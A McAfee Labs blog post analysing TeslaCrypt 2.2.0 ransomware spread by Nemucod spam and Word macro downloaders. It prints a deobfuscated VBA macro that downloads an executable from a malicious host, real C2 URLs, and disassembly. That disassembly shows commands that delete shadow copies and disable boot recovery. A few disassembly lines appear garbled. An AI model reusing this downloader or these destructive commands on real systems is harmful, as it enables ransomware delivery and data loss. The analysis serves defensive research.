

[McAfee Labs](#)

New TeslaCrypt Ransomware Arrives via Spam

By [Jun Rico](#) on Jan 05, 2016



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During the last couple of weeks, McAfee Labs has observed a huge increase in spam related to Nemucod, a malicious JavaScript that usually arrives as a .zip attachment and tries to download other malware. Nemucod is known to download threats such as Fareit, CryptoWall, and others. However, we have now observed that Nemucod is downloading new variants of TeslaCrypt, a file-encrypting ransomware discovered in early 2015.

Initially, TeslaCrypt infected systems from a compromised website, using AES encryption and demanding a ransom to decrypt the files. It redirects victims to a site running the [Angler exploit kit](#). (For more on Angler, read the [McAfee Labs Threats Report, February 2015](#)). McAfee Labs [blogged about that variant](#) in March 2015.


As expected, the attackers have now come up with a new twist to step up TeslaCrypt infections through a very strong spam campaign. The attackers are consistently offering more sophisticated malware and social engineering techniques to

distribute it. As a consequence, TeslaCrypt has become one of the most prevalent and hazardous threats in circulation.

Nemucod's spam campaign



The new spam campaign contains a .zip file as an attachment. The .zip contains a malicious JavaScript file to evade detection from some email scanners and maximize its outreach. The contents of the email are carefully crafted to lure victims using social engineering techniques.




The contents of the JavaScript file are highly obfuscated and contain a lot of junk code.

After deobfuscating the contents, the code tries to download an executable from whatdidyaysay.com or iamthewinnerhere.com and stores it in the %TEMP% location.

After Nemucod comes W97M downloader

Just one week after Nemucod, we saw new variants of W97M/Downloader also downloading Teslacrypt. The spam email contains a document file attachment or a .zip attachment containing a document file. Using a fake invoice, attackers try to convince users into opening an attached .doc file.



To an unsuspecting user this email looks like a legitimate urgent notice about an unpaid invoice, but after taking a closer look we realize it could be a phishing email. The macro code inside attached .doc looks like this:

```
Public Function flirting() As String
Dim yarmulke As Variant
Dim forge As Object
Dim incivism As Integer
flirting = ActiveDocument.BuiltInDocumentProperties("Author")
End Function
Function clangier()
On Error Resume Next
atticus = "Ms" + "xml2." + Mid("backhandedXMLHTTPnational", 11, 7) + Right("ceremoniousness", 0)
Set clangier = CreateObject(atticus)
cartes = StrReverse("TEG")
aegilops = CallByName(clangier, "open", VbMethod, cartes, "http://iamthewinnerhere.com/97.exe" False)
affixed = 114 + 12 - 68
appertain = 72 - 15
If affixed + appertain > 83 Then
auxetic = StrReverse("me") + Mid("exemplarbiotocidaearilus", 9, 10)
End If
clangier.send
GoTo ampleness
cortical:
clangier = 0
ampleness:
End Function
```

Looking into the new TeslaCrypt

The new variant is TeslaCrypt Version 2.2.0. This version encrypts users' files and appends the filenames with a .vvv extension. The file extension changes regularly. (The previous version of TeslaCrypt used the file extension .ccc.) TeslaCrypt

encrypts files using RSA-4096. The malware also drops two files on the victim's machine—one plain-text file and an HTML file—containing instructions on how to pay the ransom and receive a decryption key. The ransom message instructs the victim to install the anonymous Tor web browser and visit a Tor website for further instructions.

Let's dig into the code to understand more about this new version. Upon execution, TeslaCrypt drops and executes a copy in %AppData% directory and deletes itself.


```
.text:0041E7E7      push     edx
.text:0041E7E8      push     offset pszPath
.text:0041E7ED      lea      eax, [ebp+FileName]
.text:0041E7F3      push     offset aSSacroic_exe ; "%s\\%sacroic.exe"
.text:0041E7F8      push     eax
.text:0041E7F9      mov      edx, 1000h
.text:0041E7FE      call     PrintFunc
.text:0041E803      mov      esi, ds:CopyFileW
.text:0041E809      mov      edi, ds>CreateProcessW
.text:0041E80F      add      esp, 10h
.text:0041E812      loc_41E812:                                     ; CODE XREF: DropExecuteCopyAppData+138↓j
.text:0041E812      push     0                                     ; bFailIfExists
.text:0041E814      lea      ecx, [ebp+FileName]
.text:0041E81A      push     ecx                                  ; lpNewFileName
.text:0041E81B      push     offset ExistingFileName ; lpExistingFileName
.text:0041E820      call     esi ; CopyFileW
.text:0041E822      push     44h                                ; size_t
.text:0041E824      lea      edx, [ebp+StartupInfo]
.text:0041E82A      push     0                                  ; int
.text:0041E82C      push     edx                                ; void *
.text:0041E82D      call     _memset
.text:0041E832      add      esp, 0Ch
.text:0041E835      lea      ecx, [ebp+ProcessInformation]
.text:0041E83B      push     ecx                                ; lpProcessInformation
.text:0041E83C      lea      edx, [ebp+StartupInfo]
.text:0041E842      push     edx                                ; lpStartupInfo
.text:0041E843      push     0                                  ; lpCurrentDirectory
.text:0041E845      push     0                                  ; lpEnvironment
.text:0041E847      push     20h                                ; dwCreationFlags
.text:0041E849      push     0                                  ; bInheritHandles
.text:0041E84B      mov      eax, 1
.text:0041E850      push     0                                  ; lpThreadAttributes
.text:0041E852      mov      [ebp+StartupInfo.wShowWindow], ax
.text:0041E859      mov      [ebp+StartupInfo.dwFlags], eax
.text:0041E85F      push     0                                  ; lpProcessAttributes
.text:0041E861      lea      eax, [ebp+FileName]
.text:0041E867      push     eax                                ; lpCommandLine
.text:0041E868      push     0                                  ; lpApplicationName
.text:0041E86A      mov      [ebp+StartupInfo.cb], 44h
.text:0041E874      call     edi ; CreateProcessW
.text:0041E876      test     eax, eax
.text:0041E878      jz       short loc_41E812
.text:0041E87A      call     DeleteSelfCopy
.text:0041E87E      mov      eax, 4
```

To ensure only one instance is running, the malware creates a mutex as "2134-1234-1324-2134-1324-2134."

```
.text:0041E156      push     00F78968Ah
.text:0041E15B      mov      ebx, 1
.text:0041E160      push     ebx
.text:0041E161      push     0
.text:0041E163      call     GetAPIAddressFunc
.text:0041E168      add      esp, 0Ch
.text:0041E16B      push     offset a21341234132421 ; "2134-1234-1324-2134-1324-2134"
.text:0041E170      push     0
.text:0041E172      push     0
.text:0041E174      call     eax ; CreateMutexW
```

It then sets the EnableLinkedConnections registry to force Windows to automatically make the network drives available to both the standard and administrator accounts. This way, this ransom will be able to search and encrypt files on network drives and shares without any issues.

```
.text:0041E9F0      push     eax ; phkResult
.text:0041E9F1      push     0 ; lpSecurityAttributes
.text:0041E9F3      push     20006h ; samDesired
.text:0041E9F8      push     0 ; dwOptions
.text:0041E9FA      push     0 ; lpClass
.text:0041E9FC      push     0 ; Reserved
.text:0041E9FE      push     offset aSoftwareMicrosoftWindowsCurrentvers ; "SOFTWARE\I
.text:0041EA03      push     8000002h ; hKey
.text:0041EA08      mov      dword ptr [ebp+Data], 1
.text:0041EA0F      call     ds:RegCreateKeyExA
.text:0041EA15      mov      edx, [ebp+phkResult]
.text:0041EA18      push     4 ; cbData
.text:0041EA1A      lea      ecx, [ebp+Data]
.text:0041EA1D      push     ecx ; lpData
.text:0041EA1E      push     4 ; dwType
.text:0041EA20      push     0 ; Reserved
.text:0041EA22      push     offset aEnablelinkedco ; "EnableLinkedConnections"
.text:0041EA27      push     edx ; hKey
.text:0041EA28      call     ds:RegSetValueExW
```




The malware also creates an autostart registry entry to make sure its copy will be executed upon rebooting.

```

.text:0041EA5D      push    20006h
.text:0041EA62      push    0
.text:0041EA64      push    0
.text:0041EA66      push    0
.text:0041EA68      push    offset aSoftwareMicr_0 ; "Software\\Microsoft\\Windows\\C
.text:0041EA6D      push    00000001h ; HKCU
.text:0041EA72      call    eax ; RegCreateKeyExA
.text:0041EA74      mov     eax, offset ExistingFileName

.text:0041EA82      add     esp, 0Ch
.text:0041EA85      lea     ecx, [esi+esi+2]
.text:0041EA89      push    ecx
.text:0041EA8A      push    offset ExistingFileName
.text:0041EA8F      push    1
.text:0041EA91      push    0
.text:0041EA93      push    offset aAcrndtd ; "Acrndtd"
.text:0041EA98      edi     edi
.text:0041EA99      call    eax ; RegSetValueExW
.text:0041EA9P      push    eax ; "Acrndtd"
.text:0041EA99      push    0
.text:0041EA9B      mov     esi, eax
.text:0041EA9D      call    GetAPIAddressFunc

```



As with old TeslaCrypt variants, the new one removes the volume shadow copies from the target's system, thereby preventing the user from restoring the encrypted files. (Shadow copy is a technology in Windows that helps users make backup copies (snapshots) of computer files or volumes.) To delete the shadow volume copies, TeslaCrypt uses the command "vssadmin.exe Delete Shadows /All /Quiet." This ransomware uses the vssadmin.exe utility to quietly delete all the shadow volume copies on the computer.

```

.text:0041D82E      push    offset aUssa
.text:0041D83F      call    _strcat_s
.text:0041D844      push    offset aDmin ; "dmin"
.text:0041D855      call    _strcat_s
.text:0041D85A      push    offset a_exe ; ".exe"
.text:0041D86B      call    _strcat_s
.text:0041D870      push    104h ; size_t
.text:0041D875      lea     edx, [ebp+var_208]
.text:0041D878      push    0 ; int
.text:0041D87D      push    edx ; void *
.text:0041D87E      call    _memset
.text:0041D883      push    offset aDelete ; "delete "
.text:0041D894      call    _strcat_s
.text:0041D899      push    offset aShadows ; "shadows "
.text:0041D8AA      call    _strcat_s
.text:0041D8AF      add     esp, 48h
.text:0041D8B2      push    offset aAll ; "/all "
.text:0041D8C3      call    _strcat_s
.text:0041D8C8      push    offset aQuiet ; "/Quiet "
.text:0041D8D2      mov     [ebp+var_23C], offset aOpen ; "open"
.text:0041D8D9      jnz     short loc_41D918
.text:0041D8DE      mov     [ebp+var_23C], offset aRunas_0 ; "runas"
.text:0041D918      loc_41D918:
.text:0041D918      ; CODE XREF: .text:0041D8DE
.text:0041D918      lea     ecx, [ebp+hund]
.text:0041D91E      lea     edx, [ebp+D5t]
.text:0041D924      lea     eax, [ebp+var_208]
.text:0041D92A      push    ecx ; hund
.text:0041D92B      mov     [ebp+var_238], edx
.text:0041D931      mov     [ebp+var_234], eax
.text:0041D937      mov     [ebp+var_22C], 0
.text:0041D941      mov     [ebp+var_244], 40h
.text:0041D948      call    ShellExecuteA

```

The assembly code shows the construction of the command "vssadmin.exe delete shadows /all /Quiet" and its execution via ShellExecuteA. A red box highlights the command construction, and a red arrow points to the execution line.

TeslaCrypt next changes boot configuration data (BCD) by using its command-line tool (bcdedit.exe) to disable some features, so victims will have a hard time restoring or recovering encrypted files. BCD is a firmware-independent database for boot-time configuration data. It performs the following:

- Disables Emergency Management Services (EMS).
- Disables the edit and advanced boot options at startup.

- Disables Windows startup repair and error recovery.

```
.text:0041E1EF      push     offset aBcdedit_exeSet ; "bcdedit.exe /set {current} bootems off"
.text:0041E1F4      call     CreateProcessFunc
.text:0041E1F9      add     esp, 4
.text:0041E1FC      push     offset aBcdedit_exeS_0 ; "bcdedit.exe /set {current} advancedopti"...
.text:0041E201      call     CreateProcessFunc
.text:0041E206      add     esp, 4
.text:0041E209      push     offset aBcdedit_exeS_1 ; "bcdedit.exe /set {current} optionsedit "...
.text:0041E20E      call     CreateProcessFunc
.text:0041E213      add     esp, 4
.text:0041E216      push     offset aBcdedit_exeS_2 ; "bcdedit.exe /set {current} bootstatuspo"...
.text:0041E21B      call     CreateProcessFunc
.text:0041E220      add     esp, 4
.text:0041E223      push     offset aBcdedit_exeS_3 ; "bcdedit.exe /set {current} recoveryenab"...
.text:0041E228      call     CreateProcessFunc
.text:0041E22D      add     esp, 4
```

The remote server and configuration details are all encrypted in its body. The ransomware decrypts them first before attempting to connect to them. The following are the decrypted remote URLs found on the sample we analyzed:

- <http://atendercrumb.com/wp-content/plugins/theme-check/misc.php>
- <http://aumentopenis.org/wp-content/plugins/theme-check/misc.php>
- <http://apiercephoto.com/wp-content/plugins/theme-check/misc.php>
- <http://austinberean.com/wp-content/plugins/theme-check/misc.php>
- <http://attlecostumiers.com/wp-content/plugins/theme-check/misc.php>
- <http://athomegirl.com/wp-content/plugins/theme-check/misc.php>

```
.text:00410AF7      mov     esi, 68h
.text:00410AFC      push     esi ; pcbOutData
.text:00410AFD      push     offset aJ9xsbyecIXhkn ; "J9xsbyecIXhknLV/Fe2LoEed12tjnBL4yG1"...
.text:00410B02      push     edi ; cbInData
.text:00410B03      mov     [ebp+var_4], esi
.text:00410B06      call     _necpy
.text:00410B0B      lea     edx, [ebp+var_4]
.text:00410B0E      push     edx ; f0AEP
.text:00410B0F      push     edi ; hCrypto
.text:00410B10      call     Decrypt ; http://atendercrumb.com/wp-content/plugins/theme-check/misc.php
.text:00410B15      mov     edi, duord_43DA88
.text:00410B1B      push     esi ; pcbOutData
.text:00410B1C      push     offset aBv3b31botku47g ; "bV3b31Botku47GbFSHz3vE4xHJNDHq$ZLbXJ3CE"...
.text:00410B21      push     edi ; cbInData
.text:00410B22      mov     [ebp+var_4], esi
.text:00410B25      call     _necpy
.text:00410B2A      lea     eax, [ebp+var_4]
.text:00410B2D      push     eax ; f0AEP
.text:00410B2E      push     edi ; hCrypto
.text:00410B2F      call     Decrypt ; http://aumentopenis.org/wp-content/plugins/theme-check/misc.php
```

This ransomware created three malicious threads to perform the following:

- Connect to a remote server. It also uses "http://myexternalip.com/raw" to get the user's external IP.

```
.text:0041A722      lea     ecx, [esp+1038h+szServerName] ; Stack address=0012A4C8, (ASCII "atendercrumb.com")
.text:0041A722      ; ECX=7C91005D (ntdll.7C91005D)
.text:0041A729      push     ecx ; lpszServerName
.text:0041A72A      push     edx ; hInternet
.text:0041A72B      call     ds:InternetConnect
.text:0041A731      push     ebx ; dwContext
.text:0041A732      push     400000h ; dwFlags
.text:0041A737      push     ebx ; lpIpszAcceptTypes
.text:0041A738      push     ebx ; lpSzReferrer
.text:0041A739      mov     edi, eax
.text:0041A73B      push     ebx ; lpszVersion
.text:0041A73C      lea     eax, [esp+1038h+szObjectName]
.text:0041A743      push     eax ; lpszObjectName
.text:0041A744      push     offset szVerb ; "GET"
.text:0041A749      push     edi ; hConnect
.text:0041A74A      call     ds:HttpOpenRequestA ; GET /wp-content/plugins/theme-check/misc.php?6CFE710110983CAF9586ACB...
```

- Terminate processes containing the following strings:
 - "askmg": task manager process, taskmgr.exe.
 - "rocx": process explorer, processxp.exe.
 - "egedit": registry editor, regedit.exe.
 - "sconfi": system configuration, msconfig.exe.
 - "cmd": command-line tool, cmd.exe.


```

.text:0041EC6B      lea     edx, [ebp+ImageFileName]
.text:0041EC71      push    edx                ; lpImageFileName
.text:0041EC72      push    esi                ; hProcess
.text:0041EC73      call    ds:GetProcessImageFileNameW
.text:0041EC79      lea     eax, [ebp+ImageFileName]
.text:0041EC7F      lea     edx, [eax+2]
.text:0041EC82      loc_41EC82:                ; CODE XREF: TerminateProcessI
.text:0041EC82      mov     cx, [eax]
.text:0041EC85      add     eax, 2
.text:0041EC88      test    cx, cx
.text:0041EC8B      jnz     short loc_41EC82
.text:0041EC8D      sub     eax, edx
.text:0041EC8F      sar     eax, 1
.text:0041EC91      jz      loc_41ED3B
.text:0041EC97      lea     eax, [ebp+ImageFileName]
.text:0041EC9D      push    1000h              ; SizeInWords
.text:0041ECA2      push    eax                ; Str
.text:0041ECA3      call    wcsncpy_s
.text:0041ECA8      lea     ecx, [ebp+ImageFileName]
.text:0041ECAE      push    offset SubStr      "askmg"
.text:0041ECB3      push    ecx                ; Str
.text:0041ECB4      call    edi ; wcsstr
.text:0041ECB6      add     esp, 10h
.text:0041ECB9      test    eax, eax
.text:0041ECBB      jnz     short loc_41ED11
.text:0041ECBD      lea     edx, [ebp+ImageFileName]
.text:0041ECC3      push    offset aRocex      "rocex"
.text:0041ECC8      push    edx                ; Str
.text:0041ECC9      call    edi ; wcsstr
.text:0041ECCB      add     esp, 8
.text:0041ECCF      test    eax, eax
.text:0041ECD0      jnz     short loc_41ED11
.text:0041ECD2      lea     eax, [ebp+ImageFileName]
.text:0041ECD8      push    offset aEgedi      "egedi"
.text:0041ECD9      push    eax                ; Str
.text:0041ECDE      call    edi ; wcsstr
.text:0041ECE0      add     esp, 8
.text:0041ECE3      test    eax, eax
.text:0041ECE5      jnz     short loc_41ED11
.text:0041ECE7      lea     ecx, [ebp+ImageFileName]
.text:0041ECEE      push    offset aSconfi     "sconfi"
.text:0041ECF2      push    ecx                ; Str
.text:0041ECF3      call    edi ; wcsstr
.text:0041ECF5      add     esp, 8
.text:0041ECF8      test    eax, eax
.text:0041ECFA      jnz     short loc_41ED11
.text:0041ECFC      lea     edx, [ebp+ImageFileName]
.text:0041ED02      push    offset aCmd        "cmd"

```

- Enumerate logical/network drives and shares, and encrypt files.

The malware starts by calling the GetLogicalDriveStringsW API and lists all available drives in the system. It searches for the target files to encrypt in all fixed, network, and removable drives.

```

.text:00413A7D      loc_413A7D:                ; CODE XREF: SearchDrivesThreadFunc+132↑j
.text:00413A7D      push    edi                ; lpRootPathName
.text:00413A7E      call    ds:GetDriveTypeW
.text:00413A84      cmp     eax, 3              ; FixedDrive
.text:00413A87      jz      short loc_413A93
.text:00413A89      cmp     eax, 4              ; NetworkDrive
.text:00413A8C      jz      short loc_413A93
.text:00413A8E      cmp     eax, 2              ; RemoveableDrive
.text:00413A91      jnz     short loc_413A95
.text:00413A93      loc_413A93:                ; CODE XREF: SearchDrivesThreadFunc+157↑j
.text:00413A93      push    14h                ; SearchDrivesThreadFunc+15C↑j
.text:00413A95      lea     edx, [esp+504h+FileSystemNameBuffer] ; nFileSystemNameSize
.text:00413A99      push    edx                ; lpFileSystemNameBuffer
.text:00413A9A      lea     eax, [esp+508h+FileSystemFlags]
.text:00413A9E      push    eax                ; lpFileSystemFlags
.text:00413A9F      lea     ecx, [esp+50Ch+MaximumComponentLength]
.text:00413AA3      push    ecx                ; lpMaximumComponentLength
.text:00413AA4      lea     edx, [esp+510h+VolumeSerialNumber]
.text:00413AA8      push    edx                ; lpVolumeSerialNumber
.text:00413AA9      push    0C8h               ; nVolumeNameSize
.text:00413AAE      lea     eax, [esp+518h+VolumeNameBuffer]
.text:00413AB2      push    eax                ; lpVolumeNameBuffer
.text:00413AB3      push    edi                ; lpRootPathName
.text:00413AB4      call    ebx ; GetVolumeInformationW
.text:00413AB6      cmp     eax, 1
.text:00413AB9      jnz     short loc_413AC5
.text:00413ABB      push    eax                ; int
.text:00413ABC      push    edi                ; Src
.text:00413ABD      call    SearchandEncryptFiles

```

It also enumerates all network shares.

```

.text:00413882      mov     eax, [ebp+dwBytes]
.text:00413885      push    eax             ; size_t
.text:00413886      push    0              ; int
.text:00413888      push    ebx             ; void *
.text:00413889      call    _memset
.text:0041388E      mov     eax, [ebp+lpNetResource]
.text:00413891      add     esp, 0Ch
.text:00413894      lea     ecx, [ebp+dwBytes]
.text:00413897      push    ecx             ; lpBufferSize
.text:00413898      push    ebx             ; lpBuffer
.text:00413899      lea     edx, [ebp+cCount]
.text:0041389C      push    edx             ; lpcCount
.text:0041389D      push    eax             ; hEnum
.text:0041389E      call    ds:VNetEnumResourceW

```

Once a resource (drive or share) is available, TeslaCrypt searches for files to encrypt but avoids the following:

- Files from %Windows%, %ProgramFiles%, and %AllUsers% directories.
- Files containing strings such as “recover” and “.vvv” to avoid encrypting the “HowTo_Restore” instruction files and those already encrypted.

```

.text:00413C10      push    offset a_        ; "\\*.x*"
.text:00413C15      lea     edx, [ebp+FileName]
.text:00413C18      push    1000h           ; SizeInWords
.text:00413C20      push    edx             ; Dst
.text:00413C21      call    _wcsncpy_s
.text:00413C26      add     esp, 0Ch
.text:00413C29      lea     eax, [ebp+FindFileData]
.text:00413C2F      push    eax             ; lpFindFileData
.text:00413C30      lea     ecx, [ebp+FileName]
.text:00413C36      push    ecx             ; lpFileName
.text:00413C37      call    ds:FindFirstFileW
.text:00413C3D      mov     esi, eax
.text:00413C3F      mov     [ebp+var_425C], esi
.text:00413C45      cmp     esi, 0FFFFFFFh
.text:00413C48      jz      loc_413F20
.text:00413C4E      ; CODE XREF: SearchandEncryptFiles+3734j
.text:00413C4E      test    byte ptr [ebp+FindFileData.dwFileAttributes], 10h
.text:00413C55      jz      loc_413E2F
.text:00413C58      lea     ecx, [ebp+FindFileData.cFileName]
.text:00413C61      mov     eax, offset a__0 ; "."

```

TeslaCrypt tries to encrypt files with the following extensions:


```

.3fr, .accdb, .ai, .arc, .arch00, .arw, .bar, .bay, .bc6, .bc7, .big, .bkf,
.bkp, .blob, .cas, .cdr, .cer, .cfr, .cr2, .crt, .crw, .css, .dazip, .db0,
.dba, .dbf, .dcr, .der, .desc, .dmp, .dng, .doc, .docm, .docx, .dwg, .dxg,
.epk, .eps, .erf, .esm, .ff, .flv, .fos, .fpk, .fsh, .gdb, .gho, .hkdb, .hxx,
.hplg, .hvpl, .ibank, .icxs, .indd, .itdb, .itl, .itm, .iwd, .jpe, .jpeg,
.jpg, .js, .kdb, .kdc, .kf, .layout, .lrf, .lvl, .m2, .m3u, .map, .mcmeta,
.mdb, .mdbbackup, .mddata, .mdf, .mef, .menu, .mlx, .mov, .mpqge, .mrwref,
.ncf, .nrw, .ntl, .odb, .odc, .odm, .odp, .ods, .odt, .orf, .p12, .p7b, .p7c,
.pak, .pdd, .pdf, .pef, .pem, .pfx, .pkpass, .png, .ppt, .pptm, .pptx, .psd,
.psk, .pst, .ptx, .py, .qdb, .qdf, .qic, .r3d, .raf, .raw, .rb, .rgss3a, .rim,
.rofl, .rtf, .rw2, .rwl, .sb, .sid, .sidd, .sidn, .sie, .sis, .snx, .sr2,
.srf, .srw, .sum, .svg, .syncdb, .t12, .t13, .tax, .tor, .txt, .vcf, .vdf,
.vfs0, .vpk, .vpp_pc, .vtf, .w3x, .wb2, .wmo, .wotreplay, .wpd, .wps, .x3f,
.xf, .xlk, .xls, .xlsb, .xlsx, .xlsm, .xlsx, .xxx, .zip, .ztmp

```

Finally, it creates three “Howto_Restore” encrypted files in the %Desktop% directory and pop them on the victim’s screen:


- Howto_Restore_FILES.TXT



• Howto_Restore_FILES.HTM



• Howto_Restore_FILES.BMP



Intel Security advises users to keep their antimalware signatures up to date at all times. Intel Security products detect the malicious macro, malicious JavaScript, and the TeslaCrypt payload as W97M/Downloader.aht and JS/Nemucod.ao, JS/Nemucod.ap, and Ransom-Tescrypt! [Partial hash], respectively, with DAT Versions 8025 and later.

This post was prepared with the invaluable assistance of Rakesh Sharma and Diwakar Dinkar.

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